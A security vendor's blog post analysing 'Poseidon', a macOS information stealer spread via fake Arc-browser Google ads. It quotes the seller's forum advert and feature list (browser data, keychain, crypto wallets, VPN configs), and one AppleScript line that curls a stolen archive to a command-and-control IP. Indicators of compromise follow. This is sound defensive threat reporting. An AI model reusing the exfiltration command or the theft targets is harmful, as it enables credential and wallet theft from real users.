

'Poseidon' Mac stealer distributed via Google ads

malwarebytes.com/blog/news/2024/06/poseidon-mac-stealer-distributed-via-google-ads

Jérôme Segura

June 27, 2024



On June 24, we observed a new campaign distributing a stealer targeting Mac users via malicious Google ads for the Arc browser. This is the second time in the past couple of months where we see Arc being used as a lure, certainly a sign of its popularity. It was previously used to drop a Windows RAT, also via Google ads.

The macOS stealer being dropped in this latest campaign is actively being developed as an Atomic Stealer competitor, with a large part of its code base being the same as its predecessor. Malwarebytes was previously tracking this payload as **OSX.RodStealer**, in


reference to its author, Rodrigo4. The threat actor rebranded the new project 'Poseidon' and added a few new features such as looting VPN configurations.

In this blog post, we review the advertisement of the new Poseidon campaign from the cyber crime forum announcement, to the distribution of the new Mac malware via malvertising.

Rodrigo4 launches new PR campaign

A threat actor known by his handle as Rodrigo4 in the XSS underground forum has been working on a stealer with similar features and code base as the notorious Atomic Stealer (AMOS). The service consists of a malware panel with statistics and a builder with custom name, icon and AppleScript. The stealer offers functionalities reminiscent of Atomic Stealer including: file grabber, crypto wallet extractor, password manager (Bitwarden, KeePassXC) stealer, and browser data collector.

In a post last edited on Sunday, June 23, Rodrigo4 announced a new branding for their project:



Sep 9, 2023

Цена: 3000 / month

Контакты: в теме

MEGA FAQ:

1. Крипт не нужен
2. MAAS (стоит все у нас)
3. Гугл алерта нет
4. Не палится макосом.
5. Прокладки, сервера и тп для работы со стиллером НЕ нужны.

Цена: 3000\$/месяц

Contacts: Telegram:

TOX: [redacted]

Всегда верифайте сделку через форум!!!! Есть фейки.
В подарок к покупке идет macOS дедик для тестов.

Количество мест ограничено - 15

Приветствую всех, мы выпустили обновление V4 и появилось довольно много нового. Самое первое, что бросается в глаза - появилось имя проекта: Poseidon. Почему так? Для PR-менеджмента. Простыми словами - люди не знали кто мы.

Forum post by Rodrigo4 on XSS


Hello everyone, we have released the V4 update and there are quite a lot of new things.

The very first thing that catches your eye is the name of the project: Poseidon. Why is that? For PR management. In simple words, people didn't know who we were.

Malware authors do need publicity, but we will try to stick to the facts and what we have observed in active malware delivery campaigns.


Distribution via Google ads

We saw an ad for the Arc browser belonging to 'Coles & Co', linking to the domain name *arcthost[.]org*:




Malicious ad for Arc browser via Google search

People who clicked on the ad were redirected to *arc-download[.]com*, a completely fake site offering Arc for Mac only:



Decoy website for Arc

The downloaded DMG file resembles what one would expect when installing a new Mac application with the exception of the right-click to open trick to bypass security protections:



Malicious Arc DMG installer

Connection to new Poseidon project

The new “Poseidon” stealer contains unfinished code that was seen by others, and also recently advertised to steal VPN configurations from Fortinet and OpenVPN:


```
Stiller functionality:
1. Browsers: Safari, Chrome(Beta, Canary, Dev), Chromium, Brave, Edge, Opera(GX), Vivaldi, Firefox, Waterfox, Pale Moon
2. Customizable FileGrabber
3. Eco -system (Notes, Photos from notes, Keychain)
4. Accesses: FileZilla, VPN (Fortinet, OpenVPN, etc.)
5. Wallets: exactly 163 supported wallets along static paths. You can add more thanks to custom extensions.
Desktops: Electrum(LTC, Cash), Core(Bitcoin, Litecoin, Monero, Dogecoin, Dash), Exodus, Coinomi, Atomic, Ledger, Trezor, Guarda,
Chromes: won't fit, there are too many of them, I'm serious I sat and added all the extensions for more than 100 races.
FIREFOX: METAMASK! Firefox wallets are supported, so far only metamask. AUTO-TRANSFER WALLET FROM FIREFOX FORMAT!
6. Password-Managers: BitWarden, KeePassXC
7. Full information about the system
```

Excerpt from forum post featuring new VPN capability

More interesting is the data exfiltration which is revealed in the following command:

```
set result_send to (do shell script \"curl -X POST -H \\\"\"\"\"uuid:
399122bdb9844f7d934631745e22bd06\\\"\"\" -H \\\"\"\"\"user: H1N1_Group\\\"\"\" -H \\\"\"\"\"buildid:
id777\\\"\"\" --data-binary @/tmp/out.zip http:// 79.137.192[.]4/p2p\\\"\"\")
```

Navigating to this IP address reveals the new Poseidon branded panel:




Poseidon panel login page

Conclusion

There is an active scene for Mac malware development focused on stealers. As we can see in this post, there are many contributing factors to such a criminal enterprise. The vendor needs to convince potential customers that their product is feature-rich and has low detection from antivirus software.

Seeing campaigns distributing the new malware payload confirms that the threat is real and actively targeting new victims. Staying protected against these threats requires vigilance any time you download and install a new app.

Malwarebytes for Mac will keep detecting this 'Poseidon campaign as **OSX.RodStealer** and we have already shared information related to the malicious ad with Google. We highly recommend using web protection that blocks ads and malicious websites as your first line of defense. Malwarebytes Browser Guard does both effectively.



Indicators of Compromise

Google ad domain

arcthost[.]org

Decoy site

arc-download[.]com

Download URL

zestyahhdog[.]com/Arc12645413[.]dmg

Payload SHA256

c1693ee747e31541919f84dfa89e36ca5b74074044b181656d95d7f40af34a05

C2

